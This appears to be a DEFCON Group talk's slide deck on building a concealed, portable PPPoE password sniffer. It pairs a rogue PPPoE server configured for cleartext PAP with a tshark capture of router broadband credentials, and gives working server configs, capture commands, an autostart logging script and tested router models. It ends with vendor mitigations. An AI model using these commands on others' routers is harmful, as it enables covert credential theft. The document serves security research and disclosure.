

# How to build a portable PPPoE Password Sniffer

DEFCON GROUP 010



# Whoami



杨芸菲 @qingxp9

360 PegasusTeam 无线安全研究员  
WLAN安全研究、WIPS等无线安全产品  
研发



- C-SEC 《如今我们面临的无线威胁》
- CCF YOCSEF沈阳 《公共无线安全的现状与未来》
- HITCON 2017 《Low-Cost Anti-Drone System DIY》
- KCON 2017 《如何DIY一套低成本反无人机系统》

东北大学无线安全课程客座讲师

# 一键拷贝旧路由器宽带账号

## 换路由 忘记账号不用愁

还再翻箱倒柜找账号？仅需将老路由器\*WAN口连接到华为路由 LAN口，  
一键即可拷贝上网账号和密码，实现自动拨号上网



sniffing pppoe login-password session ? - PPPoE | DSLReports Forums

[www.dslreports.com](http://www.dslreports.com) > Forums > The Site > Old Forums > PPPoE ▼ [翻译此页](#)

2002年5月14日 - 6 个帖子 - 2 个作者

Forum discussion: bonjour, Now that i know several pppoe sessions may be opened with the same login-password (depending on the ...

At what point is the user name & password sent ... 7 个帖子 2012年8月9日

[General] WRT54G pppoe password - Linksys 10 个帖子 2006年12月11日

[www.dslreports.com](http://www.dslreports.com)站内的其它相关信息

pppoe-sniff(8) - Linux man page - Linux Die - Die.net

<https://linux.die.net/man/8/pppoe-sniff> ▼ [翻译此页](#)

pppoe-sniff listens for likely-looking PPPoE PADR and session frames and deduces extra options required for pppoe(8) to work.

Password Sniffing with Wireshark (Laura Chappell) - YouTube

 <https://www.youtube.com/watch?v=gxrkWLyvfkQ> ▼

2009年6月26日 - 上传者: Christiaan008

Found this one on securitytube:

[http://www.securitytube.net/Password-Sniffing-with-Wireshark-\(Laura ...](http://www.securitytube.net/Password-Sniffing-with-Wireshark-(Laura...)

Search results for "pppoe sniff password"

- 漏洞的原理是什么？
- 如何搭建嗅探环境？
- 为什么没有被修补？

# PPPoE

两个阶段：


- 发现 (Discovery)

获取 PPPoE 终端及服务端双方的MAC地址，并生成唯一的  
PPPoE 会话ID。

- 会话 (Session)

PPP会话阶段

# PPPoE Discovery



- PADI (Initiation)  
终端提出所需的服务，广播。
- PADO (Offer)  
服务端收到后，返回PADO以响应请求。
- PADR (Request)  
网络中可能存在多个服务端，主机在可能收到的多个PADO分组中选择，向其发送PADR请求分组。
- PADS (Session-confirmation)  
收到请求分组后准备开始PPP会话，返回会话确认分组PADS，并唯一的PPPoE SESSION-ID。

# PPPoE Session

## 1. LCP协商阶段

协商是否认证和采用何种认证方式 (Authentication Type)

## 2. 认证阶段

通过协商好的认证方式进行认证 (PAP / CHAP)

## 3. NCP协商阶段

协商网络层参数, IP、DNS、WINS等

- 会话维持


设备主动发送心跳包保活, 若3次未得到服务器的响应, 则设备主动释放地址。

- 会话结束


会话建立后的任何时候发送PADT, 终止PPPoE会话。



# CHAP Authentication



# PAP Authentication



# 问题点

- 认证类型由双方协商决定，服务器端可要求必须使用明文传输的PAP认证。
- 由于客户端没有对服务端的身份确认，可使用任意搭建配置的PPPoE服务器。

# Attack Methods

嗅探路由器PPPoE账号的方法：

- 搭建PPPoE服务器，配置为PAP认证方式。
- 将路由器WAN端口连入PPPoE服务器。
- 监听网卡捕获PPPoE PAP认证包，获取明文密码。

# RouterOS

```

Welcome to MikroTik Router Software Installation

Move around menu using 'p' and 'n' or arrow keys, select with 'spacebar'.
Select all with 'a', minimum with 'm'. Press 'i' to install locally or 'q' to
cancel and reboot.

[X] system          [ ] hotspot          [ ] routing
[X] nsp             [ ] ipv6              [ ] security
[ ] dhcp            [ ] lsn                [ ] wpa
[ ] advanced-tools  [ ] lcd                  [ ] user-manager
[ ] carrier         [ ] nps                  [ ] wireless-ng
[ ] dudu            [ ] multicast
[ ] gpa             [ ] wtp

pnp (depends on system):
Provides support for PPP, PPTP, L2TP, PPPoE and ISDN PPP.
```

(a) RouterOS Installation

# PPPoE Server

```
admin@MikroTik > /interface pppoe-server server add interface ether1 service-name-fake-server authentication pap
admin@MikroTik > /interface pppoe server server enable 0
admin@MikroTik >
admin@MikroTik > _
```

(b) PPPoE server config on RouteOS

# Sniff Password

13	0.016505938	Fenglian_77:10:a8	Vmware_ea:c9:0e	PPP LCP	60 Configuration
14	0.016812469	Fenglian_77:10:a8	Vmware_ea:c9:0e	PPP LCP	60 Echo Request
15	0.017094772	Vmware_ea:c9:0e	Fenglian_77:10:a8	PPP LCP	30 Echo Reply
16	0.017103814	Vmware_ea:c9:0e	Fenglian_77:10:a8	PPP LCP	30 Echo Reply
17	0.019315181	Fenglian_77:10:a8	Vmware_ea:c9:0e	PPP PAP	60 Authenticate-Req
18	0.019808217	Vmware_ea:c9:0e	Fenglian_77:10:a8	PPP PAP	42 Authenticate-Na
19	0.019815217	Vmware_ea:c9:0e	Fenglian_77:10:a8	PPP PAP	42 Authenticate-Na
20	0.020077361	Vmware_ea:c9:0e	Fenglian_77:10:a8	PPP LCP	60 Termination Req
21	0.020086404	Vmware_ea:c9:0e	Fenglian_77:10:a8	PPP LCP	60 Termination Req
22	0.028461631	Fenglian_77:10:a8	Vmware_ea:c9:0e	PPP LCP	60 Termination Req
23	0.028678489	Vmware_ea:c9:0e	Fenglian_77:10:a8	PPP LCP	26 Termination Ack
24	0.028681481	Vmware_ea:c9:0e	Fenglian_77:10:a8	PPP LCP	26 Termination Ack


Length: 21
Peer ID Length: 7
Peer ID: sweeper
Password Length: 8
Password: molegecu

0000	00 00 28 9a c9 00 04 58 02 77 10 a8 88 61 11 00	...Vmware_ea...
0010	01 70 03 17 c0 23 01 03 15 07 73 77 65 65 70	...peer_id...
0020	65 72 08 77 6f 60 65 67 65 71 75 03 30 04 00 00	...password...
0030	00 04 03 30 00 00 00 03 23 20 20 23	...

(c) Sniff password using Wireshark

# 小区宽带





到别人家里...



与其尬聊，不如秀个花活

# Make it Portable

为了便于携带，我们需要一个便携的设备：

- 小型的嵌入式设备
- Linux
- 有线网口
- 显示屏
- 电源/电池
- .....

# Recycle



An idle WiFi sensor

# Interfaces

- Linux OS
- Ethernet card
- Wireless card



Have everything except a screen

# Modified



So, add a screen

# PPPoE Server

#Install PPPoE

apt install pppoe

#/etc/ppp/pppoe-server-options

require-pap

lcp-echo-interval 10

lcp-echo-failure 2

#/etc/ppp/pap-secrets add a line

\* \* \* \*

#run pppoe server

/usr/sbin/pppoe-server -L 10.5.5.1 -R 10.5.5.10 -I eth0 -S yyf

-L Set local IP address.

-R Set start address of remote IP pool.

-S Advertise specified service-name.

-I Specify interface.

# Sniff using Tshark

**tshark - Dump and analyze network traffic**

```
tshark -i eth0 -Y "pap.password" -l -T fields -e pap.peer_id  
-e pap.password
```

- i <interface>
- Y <display filter>
- l capture in monitor mode
- T format of text output
- e field to print

```
yyf
~ sudo tshark -i enp0s31f6 -Y "pap.password" -l -1 fields -e pap.ppeer_id
-e pap.password
Running as user "root" and group "root". This could be dangerous.
tshark: Lua: Error during loading:
[string "/usr/share/wireshark/init.lua"]:44: dofile has been disabled due
to running Wireshark as superuser. See https://wiki.wireshark.org/CaptureSe
tup/CapturePrivileges for help in running Wireshark as an unprivileged user
Capturing on 'enp0s31f6'
yyfyyf superyyf
```



# Autostart

```
#/etc/rc.local
```

```
#run pppoe server
```

```
/usr/sbin/pppoe-server -L 10.5.5.1 -R 10.5.5.10 -I eth0 -S yyf
```

```
#sniff from eth0 and output to pap.log
```

```
tshark -i eth0 -Y "pap.password" -l -T fields -e pap.peer_id -e pap.password | tee -  
a /root/pap.log
```

```
#read from pap.log and send to screen
```

```
/usr/bin/ruby /root/send_pppoe.rb
```


# It works!



# Let's do some practical tests



# Embarrassing...



- 

没有电源插孔...

# Embarrassing...



- 设备开机太慢，惨遭主人发现



**A Month Later**

Why not use an Android phone?

# Nexus 5

- Kali Nethunter
- Screen
- 2300mAh Battery
- Portable and Concealed



Only lack of ethernet adapter



# MicroUSB to Ethernet Adapter



安卓平板网线转接头micro USB有线上网转接器 手机L

材质： 通过认证，材质安全，使用寿命长，售后服务好

价格 ￥12.00

淘宝价 **¥8.50** (包邮)

商家助手 没有淘宝客佣金 0% 优惠券 没有附赠计划

公告 【重要】因京东平台历史遗留问题导致部分商品无法正常发布

配送 广东广州 北京朝阳区 快速发货

数量  件(库存537件)

[立即购买](#) [加入购物车](#)

承诺 7天无理由

支持 网络访问 掌上支付 分享

Micro USB to Ethernet Adapter

3P1081B FCC CE NO:3700

3P1081B FCC CE NO:3700

3P1081B FCC CE NO:3700

3P1081B FCC CE NO:3700

# Preparation

- Install Nethunter
- Install pppoe and tshark
- /etc/ppp/pppoe-server-options  
require-pap  
lcp-echo-interval 10  
lcp-echo-failure 2
- /etc/ppp/pap-secrets  
\* \* \* \*




# Quick Start

```
#/root/pppoe_sniffer.sh
```

```
#!/bin/sh
```

```
/usr/sbin/pppoe-server -L 10.5.5.1 -R  
10.5.5.10 -I eth0 -S yyf
```


```
tshark -i eth0 -Y "pap.password" -l -T  
fields -e pap.peer_id -e pap.password
```



It works, too!



# Demo



各品牌的路由器是否对此有防护措施呢？



# 测试各种品牌路由器

Type	Can sniff ?
360P1	Yes
MERCURY MW313R	Yes
TP-Link WR340G	Yes
NetGear R6300	Yes
NetGear WGR614	Yes

# Why still be vulnerable?

为何路由器厂商没有相应的防护方案？

- 此种攻击需要物理接触，有一定的利用门槛。同时宽带账号一般不包含敏感信息，利用价值不大。

为何没有禁止PAP认证的使用？

- 由于存在各种不同规模的ISP，不排除存在有客户端或服务器端只配置了PAP认证方案。



# How to mitigate risks

前提：确保PAP依然能使用

- PPPoE认证优先使用较安全的认证方式。一旦认证成功后，锁定认证方式直到用户修改账号。
- 默认屏蔽使用PAP认证，需要用户手动配置开启。
- 采用PAP认证时，混淆着发送错误的账号信息，用以迷惑攻击者

还有许多古老、有漏洞但如今依然在使用的协议，比如GSM、WiFi等。

问题涉及到协议设计、终端的软硬件设计等，除了需要相关行业的主动推进，还需要等待消费者的设备更新换代才能完全解决。

而这个时间可能会是数十年。

## How to build a portable PPPoE password sniffer

qingxp9@gmail.com  
@qingxp9

